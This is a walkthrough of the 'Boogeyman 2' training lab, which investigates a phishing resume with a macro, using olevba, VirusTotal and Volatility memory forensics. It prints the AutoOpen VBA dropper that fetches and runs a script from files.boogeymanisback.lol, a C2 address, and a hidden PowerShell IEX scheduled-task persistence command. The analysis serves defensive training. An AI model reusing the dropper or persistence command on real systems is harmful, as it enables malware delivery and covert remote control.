

Boogeyman 2

Task 1: Introduction

In this room, you will be tasked to analyse the new tactics, techniques, and procedures (TTPs) of the threat group named Boogeyman.

Prerequisites

This room may require the combined knowledge gained from the SOC L1 Path. We recommend going through the following rooms before attempting this challenge.

- Phishing Analysis Fundamentals
- Phishing Analysis Tools
- Boogeyman 1
- Volatility
- Investigation Platform

Artefacts

For the investigation, you will be provided with the following artefacts:

- Copy of the phishing email.
- Memory dump of the victim's workstation.
- You may find these files in the /home/ubuntu/Desktop/Artefacts directory.

Tools


The provided VM contains the following tools at your disposal:

- Volatility - an open-source framework for extracting digital artefacts from volatile memory (RAM) samples.
- Olevba - a tool for analysing and extracting VBA macros from Microsoft Office documents. This tool is also a part of the Oletools suite.

Task 2: Spear Phishing Human Resources

The Boogeyman is back!

Maxine, a Human Resource Specialist working for Quick Logistics LLC, received an application from one of the open positions in the company. Unbeknownst to her, the attached resume was malicious and compromised her workstation.



The security team was able to flag some suspicious commands executed on the workstation of Maxine, which prompted the investigation. Given this, you are tasked to analyse and assess the impact of the compromise.

Answer the questions below:

What email was used to send the phishing email?

This is a straightforward question to answer.

Import Data - Berkeley Mailbox (mbox)

Preview data to be imported

From: westaylor23@outlook.com <westaylor23@outlook.com>
To: maxine.beck@quicklogisticsorg.onmicrosoft.com <maxine.beck@quicklogisticsorg.onmicrosoft.com>
Subject: Resume - Application for Junior IT Analyst Role
Date: Sun, 20 Aug 2023 18:19:20 +0000

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science, I am excited to apply the skills and knowledge I have gained to a professional setting.

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also completed courses in computer networking and database management, which have given me a solid foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various projects and internships. I am confident that these skills, along with my passion for technology, make me a strong candidate for this position.

I have attached my resume to this email for your review.

Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.

Sincerely,
Wesley Taylor

 Microsoft Word Document attachment (Resume_WesleyTaylor.doc)

Answer: westaylor23@outlook.com

What is the email of the victim employee?

From the same screenshot we can see the answer to this question as well.

Preview data to be imported

From: westaylor23@outlook.com <westaylor23@outlook.com>
To: maxine.beck@quicklogisticsorg.onmicrosoft.com <maxine.beck@quicklogisticsorg.onmicrosoft.com>
Subject: Resume - Application for Junior IT Analyst Role
Date: Sun, 20 Aug 2023 18:19:20 +0000

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science, I am excited to apply the skills and knowledge I have gained to a professional setting.

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also completed courses in computer networking and database management, which have given me a solid foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various projects and internships. I am confident that these skills, along with my passion for technology, make me a strong candidate for this position.

I have attached my resume to this email for your review.

Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.

Sincerely,
Wesley Taylor

 Microsoft Word Document attachment (Resume_WesleyTaylor.doc)

Answer: maxine.beck@quicklogisticsorg.onmicrosoft.com

What is the name of the attached malicious document?

Preview data to be imported

From: westaylor23@outlook.com <westaylor23@outlook.com>
To: maxine.beck@quicklogisticsorg.onmicrosoft.com <maxine.beck@quicklogisticsorg.onmicrosoft.com>
Subject: Resume - Application for Junior IT Analyst Role
Date: Sun, 20 Aug 2023 18:19:20 +0000

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science, I am excited to apply the skills and knowledge I have gained to a professional setting.

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also completed courses in computer networking and database management, which have given me a solid foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various projects and internships. I am confident that these skills, along with my passion for technology, make me a strong candidate for this position.

I have attached my resume to this email for your review.

Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.


Sincerely,
Wesley Taylor

 Microsoft Word Document attachment (Resume_WesleyTaylor.doc)

Answer: [Resume_WesleyTaylor.doc](#)

What is the MD5 hash of the malicious attachment?

First I saved the resume to the Artifacts folder on the desktop.



Then I opened the terminal and changed directories to the artifacts folder. Using the md5sum command I got the answer.

```
ubuntu@tryhackme: ~/Desktop/Artefacts
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop/Artefacts$ ls
'Resume - Application for Junior IT Analyst Role.eml'      WKSTN-2961.raw
Resume_WesleyTaylor.doc
ubuntu@tryhackme:~/Desktop/Artefacts$ md5sum Resume_WesleyTaylor.doc
52c4384a0b9e248b95804352ebec6c5b  Resume_WesleyTaylor.doc
ubuntu@tryhackme:~/Desktop/Artefacts$
```

Answer: `52c4384a0b9e248b95804352ebec6c5b`

What URL is used to download the stage 2 payload based on the document's macro?

I started by taking the MD5 hash obtained in the last question and taking it over to VirusTotal.

① 36/61 security vendors flagged this file as malicious

4db25ee3c46be38aa219fe2192711af65d55d7e25a889bb9990beb19f9b8b0
application.doc

Size 62.50 KB | Last Analysis Date 1 month ago | DOC

doc macro-run-file open-file macros exe-pattern auto-open create-file write-file long-sleeps download run-file create-ole calls-wmi url-pattern

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

◆ Code insights

The macro named 'AutoOpen' is triggered automatically when the document is opened. It begins by defining a file path ('spath') that points to the 'ProgramData' folder. Next, it creates two objects: an XMLHttpRequest object ('xHttp') and an ADODB Stream object ('bStrm').

The 'xHttp' object is used to establish a connection with a remote server ('https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png') and retrieve a response. The response from the [Show more](#)

Crowdsourced AI

⚠ ByteDefend Cyber Lab flags this file as malicious

↳ The provided VBA macro code is malicious and could potentially perform a variety of harmful actions, including:

[Show more](#)

Since the question is asking for a URL used I went to the Relations tab and found the answer.

The screenshot shows a VirusTotal analysis page for a Microsoft Word document named 'application.doc'. The document has a score of 36/61, with 1 community score. It was scanned on 2024-12-29. The file size is 62.50 KB and it was last analyzed 1 month ago. The file type is identified as DOC. The analysis includes sections for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The RELATIONS section highlights 'Contacted URLs' and 'Contacted Domains'.

Contacted URLs (1)

Scanned	Detections	Status	URL
2024-12-29	1 / 96	-	https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png

Contacted Domains (4)

Domain	Detections	Created	Registrar
binaries.templates.cdn.office.net	0 / 94	1994-11-14	MarkMonitor Inc.
boogeymanisback.lol	0 / 94	2023-08-20	Namecheap
files.boogeymanisback.lol	0 / 94	2023-08-20	Namecheap
metadata.templates.cdn.office.net	0 / 94	1994-11-14	MarkMonitor Inc.

Answer:

<https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png>

What is the name of the process that executed the newly downloaded stage 2 payload?

To find the answer to this question I started by running the suspicious resume through Olevba.

```
ubuntu@tryhackme:~/Desktop/Artefacts$ olevba Resume_WesleyTaylor.doc
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
=====
FILE: Resume_WesleyTaylor.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/ThisDocument'
----- (empty macro) -----
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
----- Sub AutoOpen()

spath = "C:\ProgramData\
Dim xhttp: Set xhttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xhttp.responseText
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")
End Sub
```

Scrolling down I got there's a list of suspicious processes and IOCs and that's where the answer was found

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Open	May open a file
Suspicious	write	May write to a file (if combined with Open)
Suspicious	Adodb.Stream	May create a text file
Suspicious	savetofile	May create a text file
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Microsoft.XMLHTTP	May download files from the Internet
Suspicious	Exec	May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	https://files.boogey URL manisback.lol/aa2a9c 53ccb80416d3b47d8553 8d9971/update.png	
IOC	update.js	Executable file name
IOC	wscript.exe	Executable file name

Answer: wscript.exe

What is the full file path of the malicious stage 2 payload?

The answer to this question can be found in the same output.

```

    .write xhttp.responseText
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub
+-----+-----+
| Type      | Keyword          | Description
+-----+-----+
| AutoExec  | AutoOpen         | Runs when the Word document is opened
| Suspicious| Open             | May open a file
| Suspicious| write            | May write to a file (if combined with Open)
| Suspicious| Adodb.Stream   | May create a text file
| Suspicious| savetofile       | May create a text file
| Suspicious| Shell            | May run an executable file or a system command
| Suspicious| WScript.Shell     | May run an executable file or a system command
| Suspicious| CreateObject      | May create an OLE object
| Suspicious| Microsoft.XMLHTTP  | May download files from the Internet
| Suspicious| Exec              | May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
| Suspicious| Hex Strings       | Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
| IOC        | https://files.boogey | URL
|             | manisback.lol/aa2a9c |
|             | 53cbb80416d3b47d8553 |
|             | 8d9971/update.png   |
| IOC        | update.js          | Executable file name
| IOC        | wscript.exe         | Executable file name
+-----+-----+

```

Answer: C:\ProgramData\update.js

What is the PID of the process that executed the stage 2 payload?

Switching over to Volatility using the windows.pstree plugin we can see the PID of wscript.exe.

`vol -f WKSTN-2961.raw windows.pstree`

Volatility 3 Framework 2.5.0										
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	
4	0	System	0xe58f7e675080	168	-	N/A	False	2023-08-21 13:45:50.000000	N/A	
* 1472	4	MemCompression	0xe58f84b41040	30	-	N/A	False	2023-08-21 13:46:50.000000	N/A	
* 84	4	Registry	0xe58f7e765040	4	-	N/A	False	2023-08-21 13:45:34.000000	N/A	
* 340	4	smss.exe	0xe58f81466040	2	-	N/A	False	2023-08-21 13:45:50.000000	N/A	
6	424	csrss.exe	0xe58f8399d080	10	-	0	False	2023-08-21 13:46:27.000000	N/A	
8	424	wininit.exe	0xe58f83ae1080	1	-	0	False	2023-08-21 13:46:27.000000	N/A	
600	508	lsass.exe	0xe58f83b89080	8	-	0	False	2023-08-21 13:46:30.000000	N/A	
* 644	508	services.exe	0xe58f82970080	5	-	0	False	2023-08-21 13:46:30.000000	N/A	
** 2176	644	svchost.exe	0xe58f84df7240	8	-	0	False	2023-08-21 13:46:51.000000	N/A	
** 388	644	svchost.exe	0xe58f849712c0	32	-	0	False	2023-08-21 13:46:45.000000	N/A	
*** 7132	388	rdclip.exe	0xe58f864e6080	11	-	3	False	2023-08-21 14:06:32.000000	N/A	
** 1540	644	svchost.exe	0xe58f84a920c0	9	-	0	False	2023-08-21 13:46:50.000000	N/A	
*** 3892	1540	audiogd.exe	0xe58f88b60080	4	-	0	False	2023-08-21 14:08:38.000000	N/A	
** 780	644	svchost.exe	0xe58f865b6480	10	-	3	False	2023-08-21 14:06:33.000000	N/A	
** 1040	644	svchost.exe	0xe58f849eb2c0	15	-	0	False	2023-08-21 13:46:46.000000	N/A	
** 1680	644	svchost.exe	0xe58f84c0a2c0	4	-	0	False	2023-08-21 13:46:51.000000	N/A	
** 1424	644	SecurityHealth	0xe58f87a84080	8	-	0	False	2023-08-21 13:55:59.000000	N/A	
** 1048	644	svchost.exe	0xe58f849ec2c0	23	-	0	False	2023-08-21 13:46:46.000000	N/A	
** 4120	644	svchost.exe	0xe58f84a7b2c0	6	-	3	False	2023-08-21 14:06:34.000000	N/A	
** 1056	644	svchost.exe	0xe58f849f02c0	17	-	0	False	2023-08-21 13:46:46.000000	N/A	
** 420	644	svchost.exe	0xe58f84972080	45	-	0	False	2023-08-21 13:46:45.000000	N/A	
*** 4248	420	taskhostw.exe	0xe58f87604480	8	-	3	False	2023-08-21 14:06:33.000000	N/A	
*** 6300	420	silhost.exe	0xe58f87ade080	9	-	3	False	2023-08-21 14:06:33.000000	N/A	
** 1064	644	svchost.exe	0xe58f849f22c0	3	-	0	False	2023-08-21 13:46:46.000000	N/A	
** 1960	644	svchost.exe	0xe58f84c0c080	4	-	0	False	2023-08-21 13:46:51.000000	N/A	
** 1836	644	svchost.exe	0xe58f84cd8240	15	-	0	False	2023-08-21 13:46:51.000000	N/A	
*** 1440	596	OUTLOOK.EXE	0xe58f87c8a080	22	-	3	False	2023-08-21 14:09:04.000000	N/A	
**** 1124	1440	WINWORD.EXE	0xe58f81150080	18	-	3	False	2023-08-21 14:12:31.000000	N/A	
**** 4336	1124	WINWORD.EXE	0xe58f87547080	0	-	3	False	2023-08-21 14:12:34.000000	2023-08-21 14:12:45.000000	
***** 4260	1124	wscript.exe	0xe58f864ca0c0	6	-	3	False	2023-08-21 14:12:47.000000	N/A	
***** 6216	4260	updater.exe	0xe58f87a0c080	18	-	3	False	2023-08-21 14:12:48.000000	N/A	
***** 4464	6216	conhost.exe	0xe58f84bd1080	5	-	3	False	2023-08-21 14:14:03.000000	N/A	
*** 6132	596	msedge.exe	0xe58f876d7080	0	-	3	False	2023-08-21 14:06:51.000000	2023-08-21 14:06:56.000000	
*** 6932	596	cmd.exe	0xe58f87c230c0	1	-	3	False	2023-08-21 14:09:01.000000	N/A	
*** 6332	6932	Dumpit.exe	0xe58f87a870c0	3	-	3	True	2023-08-21 14:14:25.000000	N/A	
*** 6652	6932	conhost.exe	0xe58f87677080	4	-	3	False	2023-08-21 14:09:01.000000	N/A	

Answer: 4260

What is the parent PID of the process that executed the stage 2 payload?

Answer: 1124

What URL is used to download the malicious binary executed by the stage 2 payload?

From an earlier question we know that the domain used is <https://files.boogeymanisback.lol>. So using the strings command and grep for "boogeymanisback" on WKSTN-2961.raw we can see if anything interesting appears.

```
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lolo!
files.boogeymanisback.lol
boogeymanisback.lol0
s.boogeymanisback.lol/aa2a9
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lolo!
boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lolo!
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lolo!
files.boogeymanisback.lol
boogeymanisback.lol
*.boogeymanisback.lolo!
boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lolo!
files.boogeymanisback.lol
es.boogeymanisback.lol
var url = "https://files.boogeymanisback.lol/aa2a9c53ccb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53ccb80416d3b47d85538d9971/update.png
files.boogeymanisback.lol
https://files.boogeymanisback.lol/aa2a9c53ccb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53ccb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53ccb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53ccb80416d3b47d85538d9971/update.exe"
es.boogeymanisback.lol3
files.boogeymanisback
var url = "https://files.boogeymanisback.lol/aa2a9c53ccb80416d3b47d85538d9971/update.exe"
```

Answer:

<https://files.boogeymanisback.lol/aa2a9c53ccb80416d3b47d85538d9971/update.exe>

What is the PID of the malicious process used to establish the C2 connection?

Looking for the malicious executable in Volatility we get the answer.

***** 4260	1124	wscript.exe	0xe58f864ca0c0	6	-	3	False	2023-08-21 14:12:47.000000	N/A
***** 6216	4260	updater.exe	0xe58f87ac0080	18	-	3	False	2023-08-21 14:12:48.000000	N/A

Answer: 6216

What is the full file path of the malicious process used to establish the C2 connection?

Using Volatility's dlllist plugin we can get the full path of the malicious process.

`vol -f WKSTN-2961.raw windows.dlllist --pid 6216`

Volatility 3 Framework 2.5.0									
Progress: 100.00 PDB scanning finished									
PID	Process	Base	Size	Name	Path	LoadTime	File output		
6216	updater.exe	0xc20000	0xe000	updater.exe	C:\Windows\Tasks\updater.exe	2023-08-21 14:12:48.000000	Disabled		
6216	updater.exe	0x7ffebada0000	0x1f0000	ntdll.dll	C:\Windows\SYSTEM32\ntdll.dll	2023-08-21 14:12:48.000000	Disabled		
6216	updater.exe	0x7ffread3e0000	0x64000	MSCOREE.DLL	C:\Windows\SYSTEM32\MSCOREE.DLL	2023-08-21 14:12:48.000000	Disabled		
6216	updater.exe	0x7ffeba5a0000	0xb2000	KERNEL32.dll	C:\Windows\System32\KERNEL32.dll	2023-08-21 14:12:48.000000	Disabled		
6216	updater.exe	0x7ffeb84a0000	0x2a3000	KERNELBASE.dll	C:\Windows\System32\KERNELBASE.dll	2023-08-21 14:12:48.000000	Disabled		
6216	updater.exe	0x7ffeb5740000	0x8f000	apphelp.dll	C:\Windows\SYSTEM32\apphelp.dll	2023-08-21 14:12:48.000000	Disabled		

Answer: C:\Windows\Tasks\updater.exe

What is the IP address and port of the C2 connection initiated by the malicious binary? (Format: IP address:port)

Running the netscan plugin for Volatility enumerates all the network connections and the processes responsible for them so looking for updater.exe or PID 6216 we can find the IP address and port used to initiate connection to the C2 server.

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
0xe58f7eaf45a0	TCPv4	0.0.0.0	5040	0.0.0.0 0		LISTENING	1048	svchost.exe	2023-08-21 13:48:57.000000
0xe58f7eaf4ae0	UDPV4	0.0.0.0	12497	*	0	CLOSED	4	System	2023-08-21 13:47:05.000000
0xe58f7eaf4c30	UDPV4	0.0.0.0	16496	*	0	CLOSED	4060	svchost.exe	2023-08-21 13:47:14.000000
0xe58f7eaf5bf0	TCPv4	10.10.49.181	139	0.0.0.0 0		LISTENING	4	System	2023-08-21 13:47:05.000000
0xe58f7eaf6910	UDPV4	0.0.0.0	12497	*	0	CLOSED	4	System	2023-08-21 13:47:05.000000
0xe58f810aec10	TCPv4	10.10.49.181	63183	13.107.21.200	443	CLOSED	7120	SearchUI.exe	2023-08-21 14:06:41.000000
0xe58f812aa1b0	UDPV4	0.0.0.0	0	*	0	CLOSED	1048	svchost.exe	2023-08-21 13:48:56.000000
0xe58f812ab2c0	UDPV4	0.0.0.0	0	*	0	CLOSED	1064	svchost.exe	2023-08-21 13:57:49.000000
0xe58f812ab2c0	UDPV6	::	0	*	0	CLOSED	1064	svchost.exe	2023-08-21 13:57:49.000000
0xe58f812ab6b0	UDPV4	0.0.0.0	0	*	0	CLOSED	6216	updater.exe	2023-08-21 14:12:48.000000
0xe58f812ab800	UDPV4	0.0.0.0	0	*	0	CLOSED	1064	svchost.exe	2023-08-21 13:57:49.000000
0xe58f81448060	UDPV4	0.0.0.0	0	*	0	CLOSED	2396	Ec2Config.exe	2023-08-21 13:47:12.000000
0xe58f814481b0	UDPV4	0.0.0.0	0	*	0	CLOSED	2396	Ec2Config.exe	2023-08-21 13:47:12.000000
0xe58f814481b0	UDPV6	::	0	*	0	CLOSED	2396	Ec2Config.exe	2023-08-21 13:47:12.000000
0xe58f86b1b7f0	TCPv4	10.10.49.181	63331	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:15:17.000000
0xe58f86b73010	TCPv4	10.10.49.181	63308	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:14:39.000000
0xe58f86b9ebf0	TCPv4	10.10.49.181	63291	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:14:13.000000
0xe58f86ba7bf0	TCPv4	10.10.49.181	63242	20.189.173.10	443	CLOSED	1124	WINWORD.EXE	2023-08-21 14:12:39.000000
0xe58f86bf2820	TCPv4	10.10.49.181	63243	20.189.173.10	443	CLOSED	1124	WINWORD.EXE	2023-08-21 14:12:39.000000

Answer: 128.199.95.189:8080

What is the full file path of the malicious email attachment based on the memory dump?

Running the windows.filescan plugin for Volatility and using grep to only show results relating to Resume_WesleyTaylor.doc will give a full file path of anything matching that document.

```
vol -f WKSTN-2961.raw windows.filescan | grep Resume_WesleyTaylor
```

0xe58f86465740	0\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc	216
0xe58f878c1420	\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc	216

Answer:

C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc

The attacker implanted a scheduled task right after establishing the c2 callback.

What is the full command used by the attacker to maintain persistent access?

Knowing that in Windows the schtasks command is used to schedule tasks I again used the strings command on the memory dump but this time used grep to search for anything related to schtasks.

```

ubuntu@tryhackme:/Desktop/Artefacts$ strings WKSTN-2961.raw | grep schtasks
.srun "cmd.exe /c echo " & chr(powershell.exe [to.file]);:writeallbytes(schtasks /create /f /sc minute /mo 3 /tn.run "cmd.exe /c echo " & "set
wB      CKAFABJAEUAVAA=;schtasks /cre
*cnd /c schtasks /Run /TN
schtasks+
), "0."schtasks /crl
schtasks /create /sc minuQ
schtasks /cre
un"schtasks/crc
schtasks.exe /CREATE /RL H
schtasks/
htasks.exe /creat8
htasks
htasks
schtasks.
schtasks.pdb
BkAGQUAcBzAC4AQOBkAQAKAA1LAEMAbwBvAGsAaQBlACIALAA1AGgAbABGAEsAcwBBAE8AgA9AfkAYgBNAEwAnwAxAGsAUGbTAEsAZQBBDUAMAaAE0AOABWAGoAcwA4AfCAOABXADQAZgBZAD0AIgApAdSAJABkAGEAdAB
hAD0A7AB3AGMAlgbEAG8AdvBwAGwBhACQARAbhAHQYQAOaCQAcwB1AHTAKwAkAH0AQ07ACQaaQB2AD0A7ABkAGEAdABhAFSAMAAuAC4AMwBdAd5AJABkAGEAdABhAD0A7ABkAGEAdABhAFSAMAAuAC4AJABkAGEAdABh
AC4AbB1AG4A2wB8AGQgAXA7AC8AaqBvAGkAbgBbAEMaAbhAHIAwBdAF0AKAAmACAAJABSAACAJABkAGEAdABhACAAKAAkAEKAVoArACQASwACKAfABJAEUAWAA=;schtasks /Create /F /SC DAILY /ST 09:00
/TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c `"\\"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))`\"";Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug /Create /F /SC DAILY /ST 09:00
015schtasks.exe /creat8
schtasks PA
schtasks /c
/c schtasks /cre
schtasks /c
schtasks /delete /tn wM /fs
/c schtasks

```

Answer: `schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR`

```

'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c
`"\\"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))`\"";Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug /Create /F /SC DAILY /ST 09:00

```